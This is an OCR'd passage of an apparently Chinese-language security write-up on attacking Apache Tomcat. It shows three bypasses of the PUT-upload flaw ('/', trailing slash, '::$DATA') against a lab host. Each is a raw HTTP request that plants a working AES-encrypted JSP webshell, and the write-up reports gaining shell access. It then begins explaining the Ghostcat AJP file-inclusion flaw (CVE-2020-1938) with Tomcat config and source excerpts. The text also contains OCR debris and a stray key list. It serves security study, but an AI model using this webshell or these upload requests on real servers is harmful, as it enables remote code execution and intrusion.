Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,im
age/webp,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q
=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 536
<%@page
import="java.util.*,javax.crypto.*,javax.crypto.spec.*"
%><%!class U extends ClassLoader{U(ClassLoader
c){super(c);}public Class g(byte []b){return
super.defineClass(b,0,b.length);}}%><%if
(request.getMethod().equals("POST")){String
k="e45e329feb5d925b"session.putValue("u",k);Cipher
c=Cipher.getInstance("AES");c.init(2,new
SecretKeySpec(k.getBytes(),"AES"));new
U(this.getClass().getClassLoader()).g(c.doFinal(new
sun.misc.BASE64Decoder().decodeBuffer(request.getReader
().readLine()))).newInstance().equals(pageContext);}%>
Response
Raw
Headers
Hex
HTTP/1.1 201
Content-Length: 0
Date: Wed, 04 Aug 2021 13:22:16 GMT
Connection: close


(https://xzfile.aliyuncs.com/media/upload/picture/20210825193210-163c50cc-0598-1.png)

进入 docker 查看一下，确认是上传上去了




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193213-17d60cca-0598-1.png)

第二种方法为在 jsp 后缀后面使用 `/` ，因为 `/` 在文件名中是非法的，在 windows 和 linux 中都会自动去除。根据这个特性，上传 `/ice1.jsp/` ，看到返回 201


Request
Raw
Params
Hex
XML
PUT /ice1.jsp/ HTTP/1.1
Host: 192.168.1.8:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 536
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String k="e45e329feb5d925b"session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader().readLine()))).newInstance().equals(pageContext);}%>
Response
Raw
Headers
Hex
HTTP/1.1 201
Content-Length: 0
Date: Wed, 04 Aug 2021 13:23:10 GMT
Connection: close

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193215-18f88902-0598-1.png)

进入 docker 查看发现已经上传成功




(https://xzfile.aliyuncs.com/media/upload/picture/20210825193218-1a93102a-0598-1.png)

第三种方法就是使用 Windows NTFS 流，那么什么是 NTFS 流呢?

> 流文件，即 NTFS 交换数据流（alternate data streams，简称 ADS），是 NTFS 磁盘格式的一个特性，在 NTFS 文件系统下，每个文件都可以存在多个数据流，就是说除了主文件流之外还可以有许多非主文件流寄宿在主文件流中。它使用资源派生来维持与文件相关的信息，虽然我们无法看到数据流文件，但是它却是真实存在于我们的系统中的。
> 创建一个数据交换流文件的方法很简单，命令为“宿主文件: 准备与宿主文件关联的数据流文件”。
> 这是一个全新的概念，但是在 NTFS 诞生之时就早已有之，我们平时也接触到了，但是并不知道是流文件在起作用，那么，比如我们下载个程序，下载完成后，运行他会提示一个对话框要不要运行他，还有一个复选框，“以后都不用提示了”。这个就是流文件起的作用，如果我们删除他的流文件，这个对话框就不会再提示了。但是，流文件，在 Windows 中是没有提供命令和方法去操作他，我们看不到，也无法修改，不过微软的 Sysinternals 工具包中的 streams 程序专门提供了对流文件的操作，另外 ARK 软件也提供了相关功能，但仅仅是让你看到这个文件的存在以及删除这个文件，一共 2 个功能。

那么这里我们用到 NTFS 文件系统的存储数据流的一个属性 DATA ，就是请求 a.asp 本身的数据，如果 a.asp 还包含了其他的数据流，比如 a.asp:lake2.asp，请求 a.asp:lake2.asp::$DATA，则是请求 a.asp 中的流数据 lake2.asp 的流数据内容。


在 jsp 后面添加 `::$DATA` ，看到返回 201，上传成功


1
2
...
Go
Cancel
Target: http://192.168.1.8:8
Request
Raw
Params
Hex
XML
PUT /ice3.jsp::$DATA HTTP/1.1
Host: 192.168.1.8:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:90.0) Gecko/20100101 Firefox/90.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 536
<%@page import="java.util.*,javax.crypto.*,javax.crypto.spec.*"%><%!class U extends ClassLoader{U(ClassLoader c){super(c);}public Class g(byte []b){return super.defineClass(b,0,b.length);}}%><%if (request.getMethod().equals("POST")){String k="e45e329feb5d925b"session.putValue("u",k);Cipher c=Cipher.getInstance("AES");c.init(2,new SecretKeySpec(k.getBytes(),"AES"));new U(this.getClass().getClassLoader()).g(c.doFinal(new sun.misc.BASE64Decoder().decodeBuffer(request.getReader
Response
Raw
Headers
HTTP/1.1 201
Content-Length: 0
Date: Wed, 04 Aug 2021 13:24:30 GMT
Connection: close

```
().readLine())))).newInstance().equals(pageContext);}%>
```

(https://xzfile.aliyuncs.com/media/upload/picture/20210825193220-1bd70eaa-0598-1.png)

进入 docker 验证一下



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193221-1ca6b376-0598-1.png)

这里随便连接一个 jsp 即可拿到 webshell

```
GPG_KEYS=05AB33110949707C93A279E3D3EFE6B686867BA6 07E48665A34DCAFAE522E5E6266191C37C037D42
47309207D818FFD8DCD3F83F1931D684307A10A5 541FBE7D8F78B25E055DDEE13C370389288584E7
61B832AC2F1C5A90F0F9B00A1C506407564C17A3 713DA88BE50911535FE716F5208B0AB1D63011C7
79F7026C690BAA50B92CD8B66A3AD3F4F22C4FED 9BA44C2621385CB966EBA586F72C284D731FABEE
A27677289986DB50844682F8ACB77FC2E86E29AC A9C5DF4D22E99998D9875A5110C01C5A2F6059E7
DCFD35E0BF8CA7344752DE8B6FB21E8933C60243 F3A04C595DB5B6A5F1ECA43E3B7BBB100D811BBE
F7DA48BB64BCB84ECBA7EE6935CD23C10D498E23
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210825193225-1f3bf3bc-0598-1.png)

CVE-2020-1938 为 Tomcat AJP 文件包含漏洞。由长亭科技安全研究员发现的存在于 Tomcat 中的安全漏洞，由于 Tomcat AJP 协议设计上存在缺陷，攻击者通过 Tomcat AJP Connector 可以读取或包含 Tomcat 上所有 webapp 目录下的任意文件，例如可以读取 webapp 配置文件或源码。

此外在目标应用有文件上传功能的情况下，配合文件包含的利用还可以达到远程代码执行的危害。

漏洞原理

Tomcat 配置了两个 Connecto，它们分别是 HTTP 和 AJP ： HTTP 默认端口为 8080，处理 http 请求，而 AJP 默认端口 8009，用于处理 AJP 协议的请求，而 AJP 比 http 更加优化，多用于反向、集群等，漏洞由于 Tomcat AJP 协议存在缺陷而导致，攻击者利用该漏洞可通过构造特定参数，读取服务器 webapp 下的任意文件以及可以包含任意文件，如果有某上传点，上传图片马等等，即可以获取 shell

tomcat 默认的 conf/server.xml 中配置了 2 个 Connector，一个为 8080 的对外提供的 HTTP 协议端口，另外一个就是默认的 8009 AJP 协议端口，两个端口默认均监听在外网 ip。

```
  <!-- A "Connector" using the shared thread pool-->

  <Connector executor="tomcatThreadPool"
             port="8080" protocol="HTTP/1.1"
             connectionTimeout="20000"
             redirectPort="8443" >
              <UpgradeProtocol className="org.apache.coyote.http2.Http2Protocol" />

             </Connector>

  <!-- Define a SSL/TLS HTTP/1.1 Connector on port 8443
       This connector uses the NIO implementation. The default
       SSLImplementation will depend on the presence of the APR/native
       library and the useOpenSSL attribute of the
       AprLifecycleListener.
       Either JSSE or OpenSSL style configuration may be used regardless of
       the SSLImplementation selected. JSSE style configuration is used below.
  -->
  <!--
  <Connector port="8443" protocol="org.apache.coyote.http11.Http11NioProtocol"
             maxThreads="150" SSLEnabled="true">
      <SSLHostConfig>
          <Certificate certificateKeystoreFile="conf/localhost-rsa.jks"
                       type="RSA" />
      </SSLHostConfig>
  </Connector>
  -->
  <!-- Define a SSL/TLS HTTP/1.1 Connector on port 8443 with HTTP/2
       This connector uses the APR/native implementation which always uses
       OpenSSL for TLS.
       Either JSSE or OpenSSL style configuration may be used. OpenSSL style
       configuration is used below.
  -->

  <!-- <Connector port="8443" protocol="org.apache.coyote.http11.Http11AprProtocol"
```

```
            maxThreads="150" SSLEnabled="true" >
    <UpgradeProtocol className="org.apache.coyote.http2.Http2Protocol" />
    <SSLHostConfig>
        <Certificate certificateKeyFile="bin/server.key"
                     certificateFile="bin/ca.crt" />
    </SSLHostConfig>
</Connector> -->

<!-- Define an AJP 1.3 Connector on port 8009 -->
<Connector port="8009" protocol="AJP/1.3" redirectPort="8443" />
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210825193226-1f88ed20-0598-1.png)

tomcat 在接收 ajp 请求的时候调用 org.apache.coyote.ajp.AjpProcessor 来处理 ajp 消息，prepareRequest 将 ajp 里面的内容取出来设置成 request 对象的 Attribute 属性

AjpProcessor.java

```
701
702         switch (attributeCode) {
703
704         case Constants.SC_A_REQ_ATTRIBUTE :
705             requestHeaderMessage.getBytes(tmpMB);
706             String n = tmpMB.toString();
707             requestHeaderMessage.getBytes(tmpMB);
708             String v = tmpMB.toString();
709             /*
710              * AJP13 misses to forward the local IP address and the
711              * remote port. Allow the AJP connector to add this info via
712              * private request attributes.
713              * We will accept the forwarded data and remove it from the
714              * public list of request attributes.
715              */
716             if(n.equals(Constants.SC_A_REQ_LOCAL_ADDR)) {
717                 request.localAddr().setString(v);
718             } else if(n.equals(Constants.SC_A_REQ_REMOTE_PORT)) {
719                 try {
720                     request.setRemotePort(Integer.parseInt(v));
721                 } catch (NumberFormatException nfe) {
722                     // Ignore invalid value
723                 }
```

```
724                 } else if(n.equals(Constants.SC_A_SSL_PROTOCOL)) {
725                     request.setAttribute(SSLSupport.PROTOCOL_VERSION_KEY, v);
726                 } else {
727                     request.setAttribute(n, v );
728                 }
729                 break;
730
731             case Constants.SC_A_CONTEXT :
```


(https://xzfile.aliyuncs.com/media/upload/picture/20210825193226-1fbb57c4-0598-1.png)


因此可以通过此种特性从而可以控制 request 对象的下面三个 Attribute 属性

```
javax.servlet.include.request_uri

javax.servlet.include.path_info

javax.servlet.include.servlet_path
```


然后封装成对应的 request 之后, 继续走 servlet 的映射流程如下



(https://xzfile.aliyuncs.com/media/upload/picture/20210825193227-1ffb1d78-0598-1.png)

漏洞复现

